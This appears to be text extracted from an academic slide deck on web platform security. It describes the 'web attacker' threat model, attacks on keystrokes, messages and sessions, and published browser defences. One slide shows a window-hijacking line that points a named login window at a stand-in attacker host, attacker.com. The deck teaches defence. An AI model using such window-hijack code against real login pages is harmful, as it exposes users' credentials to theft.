

Securing the Web Platform

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The Web Platform



The Web in 1996

- A security policy is born
- One page, one principal



The Web in 2009

- Many tabs
- Many sources of content
- Concurrent sessions




Meet the Web Attacker

A server with an introduction



Non-Assumption

"The user is confused"




Blake Ross, Collin Jackson, Nick Miyake, Dan Boneh, and John C. Mitchell. Stronger Password Authentication Using Browser Extensions (USENIX Security 2005)

Collin Jackson, Dan Simon, Desney Tan, and Adam Barth. An Evaluation of Extended Validation and Picture-in-Picture Phishing Attacks (USEC 2007)

The Web Attacker wants:

- Your pixels
- Your keystrokes
- Your messages
- Your session
- Your browsing history
- Your IP address




A blacklist approach?




Servers are cheap

- Domain and hosting: \$10
- Domain-validated HTTPS: \$0
- Targeted introductions \$1 per 2000



Value of an introduction



Leveraging the Introduction



Web Attacker vs. Keystrokes

Welcome to AdSense - Windows Internet Explorer

https://www.google.com/adsense/login/en_US/

Welcome to AdSense

Google AdSense

English (US) Help Center

Earn money from relevant ads on your website
Google AdSense matches ads to your site's content, and you earn money whenever your visitors click on them.

Sign up now

Existing AdSense users:
Sign in to Google AdSense with your Google Account

Email:

Sign in

[I cannot access my account](#)

```
window.open("https://attacker.com/", "awglogin");
```





Adoption:



Web Attacker vs. Messages

- Could hijack frames and read their secret messages
- Proposed a revised protocol
- Adoption:



Web Attacker vs. Sessions

The screenshot shows a web browser window with the title "Add a Bank Account in the United States - PayPal - Mozilla Firefox". The address bar shows the URL "https://www.paypal.com/us/cgi-bin/webscr?dispatch=5885d80a13k". The page content includes the PayPal logo, a navigation menu with "My Account", "Send Money", "Request Money", "Merchant Services", "Auction Tools", and "Products & Services", and a search bar. The main heading is "Add a Bank Account in the United States" with a "Secure Transaction" lock icon. Below this, there is explanatory text about privacy and security. The form fields are: "Country: United States", "*Bank Name:" (text input), "Account Type:" with radio buttons for "Checking" (selected) and "Savings", and a "U.S. Check Sample" diagram. The diagram shows a check with fields for "Routing Number" (9 digits), "Check#" (3-17 digits), and "Account Number" (9 digits). Below the diagram are input fields for "*Routing Number:" (9 digits), "*Account Number:" (3-17 digits), and "*Re-enter Account Number:". At the bottom right are "Continue" and "Cancel" buttons. The status bar at the bottom shows "Done" and "www.paypal.com".

Country: United States

*Bank Name:

Account Type: Checking Savings

U.S. Check Sample

Routing Number (9 digits) | Check# (3-17 digits) | Account Number (9 digits)

*Routing Number: (9 digits)


Is usually located between the **⦿** symbols on your check.

*Account Number: (3-17 digits)

Typically comes before the **⦿** symbol. Its exact location and number of digits varies from bank to bank.

*Re-enter Account Number:

Understanding Referrer Privacy



Stronger Threat Models

- Network attacker



Collin Jackson and Adam Barth. ForceHTTPS Cookies: A Defense Against Eavesdropping and Pharming (WWW 2008)

Collin Jackson and Adam Barth. Beware of Finer-Grained Origins (W2SP 2008)

- Malware containment




Collin Jackson, Dan Boneh, and John C. Mitchell. Transaction Generators: Rootkits for the Web (HotSec 2007)

Adam Barth, Collin Jackson, Charles Reis, and the Google Chrome Team. The Security Architecture of the Chromium Browser (Tech Report)

The Web in 2019

- Cheaper introductions
- Less confusing authentication
- Different problems, same Web Attacker





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